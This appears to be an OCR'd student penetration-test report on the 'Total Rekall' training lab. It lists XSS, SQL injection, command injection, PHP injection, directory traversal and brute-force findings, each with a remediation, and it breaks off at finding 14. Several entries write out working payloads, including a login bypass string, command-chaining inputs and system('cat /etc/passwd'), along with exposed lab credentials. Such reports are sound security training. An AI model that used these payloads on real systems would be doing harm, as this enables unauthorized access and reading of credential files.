
Exploitation Risk	Total
Critical	5
High	12
Medium	5
Low	0

Vulnerability Findings



Vulnerability 1	Findings
Title	XSS reflected
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	XSS reflected attacks on Memory-Planner.php using the following payloads: <script>alert(“hi”)</script> and <SCRIPscripT>alert(“hi”)</SCRIPscripTt>
Images	 
Affected Hosts	192.168.14.35
Remediation	input validation



Vulnerability 2	Findings
Title	XSS Stored
Type (Web app / Linux OS / WIndows OS)	Web app

Risk Rating	Medium
Description	XSS Stored attack in comments.php using the following payload: <script>alert(“hi”)</script>
Images	
Affected Hosts	192.168.14.35
Remediation	input validation


Vulnerability 3	Findings
Title	Sensitive data exposure 1
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Sensitive data exposure of About-Rekall.php page using curl -v http://192.168.14.135/About-Rekall.php
Images	

Affected Hosts	192.168.14.135
Remediation	Don't store sensitive data unnecessarily Make sure to encrypt all sensitive data at rest Ensure strong algorithms Encrypt all data in transport Disable caching for response that contain sensitive data


Vulnerability 4	**Findings**
Title	Local file inclusion
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	Local file inclusion attack by uploading PHP file and jpg file at Memory-Planner.php
Images	 
Affected Hosts	192.168.14.135
Remediation	Avoid passing user-submitted input to any filesystem/framework API

Vulnerability 5	Findings
Title	SQL injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	In the password field for Login.php, used the following payload to gain access: ok' or 1=1--
Images	 
Affected Hosts	192.168.14.135
Remediation	Prepared statements Stored procedures



Vulnerability 6	Findings
Title	Sensitive data exposure 2

Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Admin username and password (dougquaid:kuato) exposed in inspect source of HTML in the Login.php second field
Images	
Affected Hosts	192.168.14.135
Remediation	Make sure to encrypt all sensitive data Don't store sensitive data unnecessarily


Vulnerability 7	Findings
Title	Sensitive data exposure 3
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Robots.txt webpage reveals sensitive data

Images	
Affected Hosts	192.168.14.135
Remediation	Make sure to encrypt all sensitive data Don't store sensitive data unnecessarily

Vulnerability 8	Findings
Title	Command injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	In networking.php, two command injections were entered to discover sensitive data. In the first field, www.example.com && cat vendors.txt. In the second field, www.example.com | cat vendors.txt

Images	 
Affected Hosts	192.168.14.135
Remediation	Input validation



Vulnerability 9	Findings

Title	Brute force attack
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Brute forced melina's password, found in the /etc/passwd file, using Burp Suite
Images	
Affected Hosts	192.168.14.135
Remediation	Implement lockouts after defined number of incorrect password attempts


Vulnerability 10	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	PHP injection in souvenirs.php using the following exploit to change the URL to http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd')

Images	
Affected Hosts	192.168.14.135
Remediation	Keeping data separate from commands and queries





Vulnerability 11	Findings
Title	Session management
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Brute forced secret session ID 87 at the admin_legal_data.php file using Burp

Images	 
Affected Hosts	192.168.14.135
Remediation	Implement HSTS and HTTPS Secure cookies


Vulnerability 12	Findings
Title	Directory traversal
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Directory traversal of disclaimer.php using the following URL exploit: http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt

Images	
Affected Hosts	192.168.14.135
Remediation	Don’t store sensitive configuration files inside the web root Ensure user cannot supply all parts of the path – surround it with your path code Validate user input Use chrooted jails and code access policies to restrict where the files can be obtained




Vulnerability 13	Findings
Title	Open source exposed data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium


Images	    
Affected Hosts	totalrekall.xyz
Description	Conducted OSINT on the domain Dossier webpage for totalrekall.xyz to find information about the WHOIS domain for the webserver, found IP address with


	ping scan, and performed certificate research using crt.sh.
Remediation	Implement firewalls and IDS

Vulnerability 14	Findings
